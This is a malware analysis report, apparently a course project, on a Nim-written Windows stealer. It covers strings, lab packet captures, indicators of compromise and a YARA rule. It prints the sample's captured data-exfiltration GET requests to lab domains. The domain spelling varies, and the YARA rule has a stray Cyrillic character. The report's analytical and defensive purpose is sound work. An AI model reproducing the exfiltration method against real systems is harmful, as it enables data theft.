



# MALWARE ANALYSIS REPORT


## SikoMode Exfiltrator Malware

Sept 2022 | Cuteness-overload



# Table of Contents

Table of Contents.....	2
Executive Summary.....	3
High-Level Technical Summary .....	4
Basic Static Analysis .....	6
Basic Dynamic Analysis .....	7
Initial Detonation (No Inetsim).....	7
Initial Detonation (With Inetsim) .....	7
PC Restart .....	8
Advanced Analysis.....	9
Indicators of Compromise .....	11
Network Indicators .....	11
Host-based Indicators .....	12
Rules & Signatures.....	13




## Executive Summary

SHA256 hash	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
MD5 hash	B9497FFB7E9C6F49823B95851EC874E3

SikoMode is an exfiltrator/stealer malware first submitted to VirusTotal on the 11<sup>th</sup> of January 2022 with auto-deletion capabilities. It is a portable executable written in NIM, made to run on Windows x64 systems. It consists of a single payload to be executed in the context of an already infected PC or via a phishing campaign. Symptoms of infection include frequent beaoning to <http://cdn.altimiter.local/> as well as the appearance of a passwrd.txt file in C:\Users\Public\.

It seems to only target a specific file named cosmo.jpeg, but future iterations could very well take aim at the entire hard drive

YARA signature rules are attached in Rules & Signatures. Malware sample and hashes have been submitted to VirusTotal for further examination.



---

## High-Level Technical Summary

SikoMode is a one stage data exfiltrator with auto-deletion and RC4 encryption capabilities.

Once executed it will attempt to contact its initial callback domain "hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/".


If a connection is established, it will then attempt to connect to a second domain, to which exfiltration of data will also go: "hxxp://cdn.altimiter.local/".


If that connection is established it will exfiltrate the data packet by packet using RC4 encrypted, base64 encoded GET request strings.

Ex: hxxp://cdn.altimiter.local/feed ?post=A8E437E8F0367592569A2870BBD....

Once the data is fully exfiltrated, the program will auto-delete itself using a function dubbed "Houdini".

At every stage of the process, this malware will check for connectivity to the above domains. If a connection can no longer be established, it will auto-delete.





## Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

Hashes were extracted at the very beginning:

SHA256 hash	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
MD5 hash	B9497FFB7E9C6F49823B95851EC874E3

Analysis was straightforward as no signs of obfuscation were found. The string output gave interesting results.

(Floss and Jupyter Notebook were used)

@C:\Users\Public\passwd.txt
stdlib_httpclient.nim.c
httpclient.nim
@httpclient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters
@http://cdn.altimeter.local/feed?post=
passwd__sikomode_14
@:houdini
@Nim httpclient/1.6.2
@Desktop\cosmo.jpeg
@SikoMode
@Mozilla/5.0

The file is a 64bit executable written in nim, which we can defer based off of the strings found as well as the function names found in Cutter.

It is not a packed executable as the Virtual size and Raw Data size are very similar.

00000190	00018818	Virtual Size
00000194	00001000	RVA
00000198	00018A00	Size of Raw Data

PEview flagged a few suspicious IATs, including GetCurrentProcessId and GetCurrentThreadId.

functions (80)	flag (7)	ordinal (0)	library (3)
GetCurrentProcessId	x	-	kernel32.dll
GetCurrentThreadId	x	-	kernel32.dll
RtlAddFunctionTable	x	-	kernel32.dll
RtlLookupFunctionEntry	x	-	kernel32.dll
TerminateProcess	x	-	kernel32.dll
VirtualProtect	x	-	kernel32.dll
getenv	x	-	msvcrt.dll



# Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}

## Initial Detonation (No Inetsim)

On execution, the program tries reaching out to the initial callback domain, then auto-deletes since no connection has been established. No child processes are detected.

## Initial Detonation (With Inetsim)

On this execution a lot more happens immediately. While there still are no child processes, the initial callback domain is reached.  
[hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/](http://update.ec12-4-109-278-3-ubuntu20-04.local/)

22	17.134700899	10.0.0.3	10.0.0.4	TCP	80 9889 → 80 [ACK] Seq=1
23	17.165062805	10.0.0.3	10.0.0.4	HTTP	146 GET / HTTP/1.1
24	17.165115796	10.0.0.4	10.0.0.3	TCP	54 80 → 9889 [ACK] Seq=1
25	17.176003087	10.0.0.4	10.0.0.3	TCP	204 80 → 9889 [PSH, ACK] S
26	17.176747445	10.0.0.3	10.0.0.4	TCP	60 9889 → 80 [ACK] Seq=93
27	17.176795763	10.0.0.4	10.0.0.3	HTTP	312 HTTP/1.1 200 OK (text

▶ Frame 23: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface ens33, id 0

▶ Ethernet II, Src: VMware\_ac:db:7d (00:0c:29:ac:db:7d), Dst: VMware\_7f:3b:65 (00:0c:29:7f:3b:65)

▶ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4

▶ Transmission Control Protocol, Src Port: 9889, Dst Port: 80, Seq: 1, Ack: 1, Len: 92

▶ Hypertext Transfer Protocol

▶ GET / HTTP/1.1\r\nUser-Agent: Mozilla/5.0\r\nHost: update.ec12-4-109-278-3-ubuntu20-04.local\r\n\r\n[Full request URI: <http://update.ec12-4-109-278-3-ubuntu20-04.local/>][HTTP request 1/1][Response in frame: 27]

Repeated connections and GET requests to [hxxp://cdn.altimeter.local/](http://cdn.altimeter.local/) are then made with ever changing base64 encoded strings.

40	17.691864630	10.0.0.3	10.0.0.4	TCP	60 9890 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
41	17.691882327	10.0.0.3	10.0.0.4	HTTP	291 GET /feed?post=A8E437E8F0367592569A2870B8DD382A1DFBB01A15FC2399907788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
42	17.692214191	10.0.0.4	10.0.0.3	TCP	54 80 → 9890 [ACK] Seq=1 Ack=238 Win=64128 Len=0
43	17.701882293	10.0.0.4	10.0.0.3	TCP	204 80 → 9890 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP segment of a reassembled PDU]

▶ Frame 41: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface ens33, id 0


▶ Ethernet II, Src: VMware\_ac:db:7d (00:0c:29:ac:db:7d), Dst: VMware\_7f:3b:65 (00:0c:29:7f:3b:65)

▶ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4

▶ Transmission Control Protocol, Src Port: 9890, Dst Port: 80, Seq: 1, Ack: 1, Len: 237



▶ Hypertext Transfer Protocol

▶ GET /feed?post=A8E437E8F0367592569A2870B8DD382A1DFBB01A15FC2399907788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\nHost: cdn.altimeter.local\r\nConnection: Keep-Alive\r\nuser-agent: Nim httpClient/1.6.2\r\n\r\n[Full request URI: <http://cdn.altimeter.local/feed?post=A8E437E8F0367592569A2870B8DD382A1DFBB01A15FC2399907788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9>][HTTP request 1/1][Response in frame: 44]



All connections to the above url follow the “url/feed?post=(base64 string)” schema, suggesting this is the data exfiltration method used. We will later find out that the base64 string has been previously RC4 encoded.

A “password.txt” file appeared in C:/Users/Public/, the content of which is “SikoMode”, which we therefor used to name this malware sample.




If Inetsim is cut off at any point during this process, the malware will auto-delete.

## PC Restart

We tried detecting any possible persistence mechanisms. On PC reboot and login, no persistence was noticed.

- No suspicious autruns
- No registry modifications
- No further connection attempts to either of the domains






## Advanced Analysis

{Screenshots and description about findings during advanced analysis}

Advanced Analysis reveals little more than we already discovered so far.

However, the graph view of the program finally gives us an insight on the mysterious “houdini” string we saw in the string output.

We can also notice the recurring use of this “Houdini\_\_sikomode\_51” function. This is the auto-deletion function built into the binary that will be called if a connection is not established.



“checkKillSwitchURL\_\_sikomode\_25” is the check to the initial callback domain: [hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/](http://hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/)

We also see an interesting function called “stealStuff\_\_sikomode\_130”. If we follow it through, we eventually find a “toRC4...” function that is in charge of encrypting the data to, you guessed it, RC4.



```
[0x00417547]
mov     rax, qword [var_2b8h]
mov     rcx, rbx
mov     rdx, qword [rax + r12*8 + 0x10]
call    toRC4__00Z00Z00Z00Z00nimbleZpkgsZ8267524548049048Z826752_51 ; sym.toRC4__00Z00Z00Z00Z00...
mov     rdx, qword [0x0041e9f0]
mov     rcx, qword [var_2c0h]
mov     r14, rax
call    incrSeqV3 ; sym.incrSeqV3
mov     rcx, r14
mov     qword [var_2c0h], rax
mov     rax, qword [rax]
mov     rdi, qword [var_2c0h]
```



# Indicators of Compromise

## Network Indicators

22	17.134700099	10.0.0.3	10.0.0.4	TCP	80 9889 → 80 [ACK] Seq=1
23	17.165062805	10.0.0.3	10.0.0.4	HTTP	146 GET / HTTP/1.1
24	17.165115796	10.0.0.4	10.0.0.3	TCP	54 80 → 9889 [ACK] Seq=1
25	17.176003087	10.0.0.4	10.0.0.3	TCP	204 80 → 9889 [PSH, ACK] S
26	17.176747445	10.0.0.3	10.0.0.4	TCP	60 9889 → 80 [ACK] Seq=93
27	17.176795763	10.0.0.4	10.0.0.3	HTTP	312 HTTP/1.1 200 OK (text

▶ Frame 23: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface ens33, id 0

▶ Ethernet II, Src: VMware\_ac:db:7d (00:0c:29:ac:db:7d), Dst: VMware\_7f:3b:65 (00:0c:29:7f:3b:65)

▶ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4

▶ Transmission Control Protocol, Src Port: 9889, Dst Port: 80, Seq: 1, Ack: 1, Len: 92

▶ Hypertext Transfer Protocol

▶ GET / HTTP/1.1\r\n

User-Agent: Mozilla/5.0\r\n

Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n\r\n

[Full request URI: <http://update.ec12-4-109-278-3-ubuntu20-04.local/>]

[HTTP request 1/1]

[Response in frame: 27]

Fig1. Initial callback domain connection

40	17.691864630	10.0.0.3	10.0.0.4	TCP	60 9890 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
41	17.691882327	10.0.0.3	10.0.0.4	HTTP	291 GET /feed?post=A8E437E8F0367592569A28708BDD382A1DFB801A15FC2399907788C33502AD9256E481B402BDC6BC25167B6478F204C
42	17.692214191	10.0.0.4	10.0.0.3	TCP	54 80 → 9890 [ACK] Seq=1 Ack=238 Win=64128 Len=0
43	17.701882293	10.0.0.4	10.0.0.3	TCP	204 80 → 9890 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP segment of a reassembled PDU]

▶ Frame 41: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface ens33, id 0

▶ Ethernet II, Src: VMware\_ac:db:7d (00:0c:29:ac:db:7d), Dst: VMware\_7f:3b:65 (00:0c:29:7f:3b:65)

▶ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4

▶ Transmission Control Protocol, Src Port: 9890, Dst Port: 80, Seq: 1, Ack: 1, Len: 237

▶ Hypertext Transfer Protocol

▶ GET /feed?post=A8E437E8F0367592569A28708BDD382A1DFB801A15FC2399907788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BAD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n

Host: cdn.altimeter.local\r\n

Connection: Keep-Alive\r\n

User-agent: Nim httpclient/1.6.2\r\n\r\n

[Full request URI: <http://cdn.altimeter.local/feed?post=A8E437E8F0367592569A28708BDD382A1DFB801A15FC2399907788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BAD68C4AC2A617437ECCBBA9>]

[HTTP request 1/1]

[Response in frame: 44]

Fig2. Data exfiltration domain





## Rules & Signatures

SikoMode.yara available on my github:

<https://github.com/Cuteness-overload/PMAT-Final>

All encountered samples of this malware met a few identical criteria.

- The use of C:/Users/Public/password.txt
- Hxxp://cdn.altimiter.local
- SikoMode as a password
- Written in nim
- All portable executables
- The "Houdini" string

```
rule SikoMode {  
  
    meta:  
        last_updated = "2022-09-11"  
        author = "Cuteness-overload"  
        description = "A rule set for the detection of the SikoMode Malware"  
        sha256 =  
"3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E"  
  
    strings:  
        // Fill out identifying strings and other criteria  
        $string1 = "houdini" ascii  
        $string2 = "C:\\Users\\Public\\passwrд.txt" ascii  
        $string3 = "http://cdn.altimiter.local/" ascii  
        $string4 = "SikoMode" ascii  
        $string5 = "nim" fullword ascii  
  
    condition:  
        // Not checking for filesize in case of obfuscation in later iterations  
        uint16(0) == 0x5A4D and  
        uint32(uint32(0x3C)) == 0x00004550 and  
        $string1 and $string2 and $string3 and $string4 and $string5  
}
```